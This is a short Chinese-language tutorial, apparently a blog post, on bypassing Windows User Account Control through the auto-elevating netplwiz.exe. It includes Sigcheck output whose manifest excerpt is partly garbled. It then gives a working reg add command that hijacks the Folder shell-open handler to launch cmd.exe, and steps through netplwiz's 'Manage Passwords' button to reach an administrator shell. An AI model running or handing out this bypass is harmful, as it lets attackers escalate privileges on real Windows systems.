





Bypass UAC using netplwiz.exe

Netplwiz.exe 是高级用户帐户控制面板。

此文件是 Microsoft® Windows® 操作系统的一部分。Netplwiz.exe 是由 Microsoft Corporation 开发的。这是一个系统和隐藏文件。**Netplwiz.exe** 通常位于 %SYSTEM% 文件夹中，其通常大小为 25,600 字节。



同样具有“自动提升”和签名：



```

Windows PowerShell
[asmv3:application]
[/assembly]


PS C:\Users\17782\Desktop\Sigcheck> .\sigcheck64.exe -m C:\windows\system32\Netplwiz.exe


Sigcheck v2.81 - File version and signature viewer
Copyright (C) 2004-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\Netplwiz.exe:
    Verified:      Signed
    Signing date:  15:22 2018/9/15
    Publisher:     Microsoft Windows
    Company:       Microsoft Corporation
    Description:   Advanced User Accounts Control Panel
    Product:       Microsoft Windows Operating System
    Prod version:  10.0.17763.1
    File version:  10.0.17763.1 (WinBuild.160101.0800)
    MachineType:   64-bit
    Manifest:
    <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <!-- Copyright (c) Microsoft Corporation -->
    <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
    <assemblyIdentity
      processorArchitecture="amd64"
      version="5.1.0.0"
      name="NetplWiz-Exe" type="win32" />
    <description>Advanced User Accounts Control Panel</description>
    <dependency>
      <dependentAssembly>
        <assemblyIdentity
          type="win32"
          name="Microsoft.Windows.Common-Controls"
          version="6.0.0.0"
          publicKeyToken="6595b64144ccf1df"
          processorArchitecture="amd64"
        />
      />
    </dependency>
    </assembly>
    <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">

```

监视运行，如果单击 netplwiz.exe 中的管理密码按钮时调用





运行命令

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c
cmd.exe" /f && reg add HKCU\Software\Classes\Folder\shell\open\command /v
"DelegateExecute" /f
```

在 cmd 中运行 netplwiz.exe。

选择“高级”选项卡，然后单击“管理密码”按钮。然后会得到 Administrator Shell。

